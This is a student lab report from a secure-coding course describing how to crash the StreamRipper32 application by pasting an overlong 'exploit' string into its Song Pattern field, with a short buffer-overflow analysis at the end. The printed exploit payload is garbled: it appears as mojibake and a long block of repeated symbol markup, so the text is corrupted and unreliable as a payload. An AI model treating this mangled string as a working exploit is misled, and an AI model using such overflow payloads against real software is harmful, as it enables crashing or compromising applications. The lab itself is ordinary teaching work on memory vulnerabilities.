
## Secure Coding Lab-7

K.RAHUL 19BCE7310


## Lab experiment - Working with the memory vulnerabilities


1) Crashing the StreamRipper32




After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.









Here is the Exploit used above.


## Exploit:

••••••ÚǰîPSàÙt\$ô]3ɱRfíü1U»C±¿Œ·Ö?MØ\_Ú|د/èOýÃfWáŠĐLíá ýÍ4aü−XÏWו2•…v89òt\²H~\'>°öÂù÷~á°Õšï0äJ> K³ŽK•ô)´àJIó

Ë0•vï"^ +%²·¸)•³æ-~•J

-qÛO¼U‡ÝÌmúâΣFEã°últ7¶l@Å^½úAÓ6%-m'ëŽâ(Ú²9™cY¹&¶Îé^i YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm

$$\begin{split} &\texttt{E}\check{Z} \$^{\texttt{a}} \texttt{ao} \check{\ [fc < P\grave{U}^{\texttt{o}'} \^{o}u^{\texttt{o}'}...)} [\grave{o} \sim &\texttt{E}\P''' \ddot{y} \texttt{n}@ \texttt{cl} \pm Em8 \bullet \grave{\iota} \}_{\textit{m}} @) \texttt{X} \texttt{Y} \texttt{g} \pm 3 \acute{\text{e}} \texttt{q} \acute{\text{E}} \\ &\texttt{e} f \& \hat{\ c}^{\texttt{a}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c}^{\texttt{g}'} \bullet \texttt{o} 4 \acute{\text{f}} \acute{\text{o}} \Rightarrow 0 \hat{\ c} \& \hat{\ c} \& \hat{\ c} \Leftrightarrow 0 \hat{\ c} \& \hat{\ c} \Leftrightarrow 0 \hat{\ c} \Leftrightarrow 0 \hat{\ c} \& \hat{\ c} \Leftrightarrow 0 \hat{\$$



As we can see, it's crashed.

Analysis & Vulnerability:

Buffer Overflow is the Vulnerability in this 32 bit

application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself.